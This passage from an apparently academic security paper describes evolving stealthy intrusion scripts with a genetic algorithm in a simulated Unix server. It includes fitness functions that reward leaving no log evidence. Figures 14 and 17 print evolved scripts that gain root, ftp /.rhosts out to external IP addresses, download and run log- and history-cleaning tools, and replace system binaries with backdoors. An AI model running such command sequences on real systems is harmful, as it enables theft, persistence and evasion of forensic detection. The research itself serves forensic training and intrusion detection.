

Figure 8. Example gene pool.

The initial population is a random population of consistent hacking scripts. A fitness function is defined, which uses the simulation engine to assign a numeric value to each individual script in the population. The fitness function, described below, is a measure of the "efficiency and effectiveness" of the hacking script

6.2 Operators

A classic set of genetic operators is used: elitism, mutation, crossover, gene subtraction, diversity injection.

The **elitism** operator extracts the top individuals, with regard to their fitness, for a given generation and inserts them in the next generation.

The **diversity** injection operator adds new individuals to a given population.

The **crossover** operator is a one-point operator that creates a new offspring from two parents. It uniformly randomly picks a point in the first parent's chromosome, all the genes before this points are given to the offspring. It then uniformly randomly picks another point in the second's parent chromosome, and all the genes after this point are added to the offspring's chromosome.

The **mutation** operator works as follow: the genes of the parent are visited one after the other. There is a fixed probability of 0.05 that it will be mutated. If it is, a gene is randomly selected from the gene pool to replace the parent's gene with this new one.

The gene **deletion** operator is intended to make chromosomes shorter. A random number of genes (between 1 and 5) are deleted, at random locations on the chromosome.

Figures 9, 10 and 11 illustrate the crossover, mutation and deletion operators.



Figure 9. Crossover.



Figure 10. Mutation.



Figure 11. Deletion.

6.3 Selection

If generation n is a collection of p=5m individuals, generation n+1 is constructed as follows.

- Elitism is used to select the m best individuals to move to generation n+1. After this operation, generation n+1 has m individuals.
- For all the following operators, parent individuals are chosen using a selector function, which will pick a random individual among the half best of generation n.
- m individuals are selected, and mutation is applied to them. After this operation, generation n+1 has 2m individuals.
- Crossover is performed m times (select parents and cross them over). After this operation, generation n+1 has 3m individuals.
- m individual are selected, gene subtraction is applied to them. After this operation, generation n+1 has 4m individuals.
- The final m individuals needed are generated by using the diversity injection operator.
- The fitness of the p=5m individuals in generation n+1 is evaluated.

6.4 Fitness

The fitness is a measurement of the efficiency and effectiveness of the hacking script, that is, how much damage it can inflict with the most compact possible sequence of commands without being detected. To evaluate fitness, the hacking script is fed into the simulator described earlier. Hacker activity is monitored during the simulation. When se simulation is over, the log analyzer is used to compute the fitness value. Components of the fitness function are:

- number of goals achieved by the hacker (#g)
- number of pieces of evidence discovered by the log analyzer (#e)
- number of bad commands used by the hacker (#b)
- length of the script used by the hacker (#c)

Two fitness functions were used:

Fitness 1. If the hacker achieves 0 goal, the fitness is 0. If he achieves at least one goal, the fitness value is given by: 1/(1+#e^2)*1/(1+#b)*1/(1+#c/10). Fitness decreases the number of pieces of evidence detected by the log analyzer increases, as the number of invalid commands increases, and as the length of the script increases. Fitness is therefore

maximized by a short script that leaves no trace, and has no bad commands.

Fitness 2. The second fitness function is given by: (g/4.0)* 1.0/(1+e)^2*1.0/(1+b)*1.0/(1.0+c/10). The difference between Fitness 1 and Fitness 2 is the explicit reward in Fitness 2 for achieving as many goals as possible.

7. EXPERIMENTS

7.1 Experiment with Fitness 1

A population of 150 individuals (m=30) is used. In one example, the genetic algorithm was run for 213 generations. Figures 12 and 13 show the evolution of chromosome length and fitness, respectively.



Figure 12. Evolution of chromosome length.



Figure 13. Fitness evolution.

The top-scoring scripts obtained from various runs of this experiment share many features. The typical high-scoring scenario includes:

- being a user, become root
- upload file .rhosts to a remote server (steal file)
- clean the messages file to remove the trace of the su command
- clean the bash_history file

The top-scoring script is somewhat better than others because it is shorter. Figure 14 shows two examples of high-scoring scripts, with the one from generation 213 more compact.

```
su root
ftp 159.24.220.205
put /.rhosts
ftp 159.24.220.205
get cleanMessages
./cleanMessages
ftp 159.24.220.205
get cleanHistory
chmod u+x cleanHistory
./cleanHistory 11
rm cleanHistory
exit
```

Generation 100

```
su root
ftp 159.24.220.205
put /.rhosts
ftp 159.24.220.205
get cleanMessages
./cleanMessages
ftp 159.24.220.205
get cleanHistory
./cleanHistory 11
exit
```

Generation 213

Figure 14. Two example scripts.

7.2 Experiment with Fitness 2

A population of 150 individuals (m=30) is used. In one example, the genetic algorithm was run for 67 generations. Figures 15 and 16 show the evolution of chromosome length and fitness, respectively.



Figure 15. Evolution of chromosome length.



Figure 16. Fitness evolution.

The top scorer is very similar to the one we had in the previous experiment. Figure 17 shows the top scorer together with another interesting, high-scoring script. The latter one could be evolved further in order to remove some commands such as the chmods but it is interesting in the sense that it achieves several goals of the same type (several backdoors).

```
su root
ftp 236.9.59.231
put /.rhosts
ftp 236.9.59.231
get cleanMessages
chmod u+x cleanMessages
./cleanMessages
ftp 236.9.59.231
get cleanHistory
./cleanHistory 9
rm cleanHistory
exit
```

Top scorer

```
su root
ftp 59.215.37.17
get chat1
mv chat1 /usr/sbin/logmkr
ftp 59.215.37.17
get client1
mv client1 /usr/bin/logmkr
ftp 59.215.37.17
get bash
chmod u+x bash
mv bash /bin/bash
ftp 213.79.105.162
get ftp
chmod u+x ftp
mv ftp /bin/ftp
ftp 213.79.105.162
get client1
mv client1 /usr/sbin/mail.old
chmod u+x /usr/sbin/mail.old
ftp 213.79.105.162
get cleanMessages
./cleanMessages
ftp 213.79.105.162
get cleanHistory
./cleanHistory 11
exit
```

Scorer #6

Figure 17. Two example scripts.

8. DISCUSSION

In this paper we have shown the feasibility of reproducing hacker behavior and hacker scripts using a simulated environment. More specifically:

- A detailed but incomplete model of a server was constructed within the larger context of an agent-based model of a server-user-hacker system. Within this system, users and hacker interact with the server by issuing standard Unix commands with the end result of altering the file system. Evidence left by the hacker is left against the backdrop of random commands issued by the normal users.
- Many simulations have been run to generate intrusion statistics that can be fed into an intelligent layer.
- Hacker behavior was modeled using a grammar for hacker scripts, which allowed a large space of intrusions to be explored. This grammar utilizes the general goal-structure of hacker activity to produce randomized scripts that are all viable intrusion scripts.
- An evolutionary algorithm was used to evolve scripts and produce scripts that achieve certain goals without being detectable in log files.

Despite its simplicity, the model and system presented in this paper have a lot of practical applications when properly extended. Applications include:

- Generating sufficient statistics to help systems administrators, incident-handlers and inexperienced forensic analysts explore log files for evidence.
- The tool can be used as is as a training tool to fully understand the dynamics of an attack and the sometimes complex mapping from hacker actions to logs.
- The tool can be applied for threat analysis and vulnerability assessment as it tries to break into a system by finding its detection vulnerabilities. The tool can in principle discover unsuspected vulnerabilities.
- The tool can be used to generate signature-based intrusion detectors.
- The agent-based simulation model can be easily applied to an important category of hackers: insiders.

The model can be refined in order to achieve a greater degree of realism at a variety of levels: Unix commands, usage statistics. The crucial tradeoff is reaching a sufficient degree of realism to generate meaningful results and help educate investigators while maintaining enough simplification so that a large number of simulations can be run in a short amount of time. Real-world tests can be performed once scripts have been evolved with a simulator. The model described in this paper deals with a single machine. Obviously it can and should be extended to include interconnected machines, including machines running a variety of operating systems, and routers. It is

possible for example to use OS emulators such as VMWare, which can emulate multiple operating systems (including Linux) on a single PC. It could be the ideal setup for our testing purposes. This would enable the model to deal with access (how does the hacker get access to a machine), intrusion on connected machines, router-centered attacks, correlated attacks. A subsequent step is to aim for accurate modeling of distributed denial-of-service attacks. At the other end of the modeling spectrum, modeling and evolving code injection scripts could be just as useful a tool (Barrantes et al., 2003). The analysis of log files and system files for evidence collection can also be improved. Various machine learning or data-mining techniques could be employed to recognize patterns in data, with Bayesian networks then used to decipher causal relationships between these patterns. Lastly, instead of maintaining security systems fixed, one can build the equivalent of the hacker grammar for security systems and co-evolve hacker scripts with security systems. This simulated arms race would allow us to predict where the most likely next wave of hackers would hit, several steps ahead.

9. ACKNOWLEDGMENTS

Part of this work was funded by the US Army's Computer Crime Investigation Unit.

10. REFERENCES

[1] Arce, I., and McGraw, G. Why attacking systems is a good idea. *IEEE Security & Privacy* 2, 4 (July/August 2004), 17-19.

[2] Barrantes, E. G., Ackley, D. H., Palmer, T. S., Stefanovic, D., and Zovi, D. D. Randomized instruction set emulation to disrupt binary code injection attacks. In *Proceedings of the 10th ACM Conference on Computer and Communications Security* (Washington, DC, October 27-30, 2003), ACM Press, New York, NY, 281-289.

[3] CERT Incidents (2004), http://www.cert.org/stats/cert_stats.html http://www.cert.org/about/ecrime.html

[4] Cohen, F. *Simulating Cyber Attacks, Defenses and Consequences.* White Paper, Fred Cohen and Associates, 1999.

[5] Goldberg, D. E. *Genetic Algorithms in Search, Optimization and Machine Learning*. Addison-Wesley Longman Publishing, 1989.

[6] Honeynet Project. *Know Your Enemy: Learning about Security Threats*. 2nd Edition. Addison-Wesley Professional, 2004.

[7] Forrest, S. (1993) Genetic algorithms: Principles of adaptation applied to computation. *Science* 261: 872-878.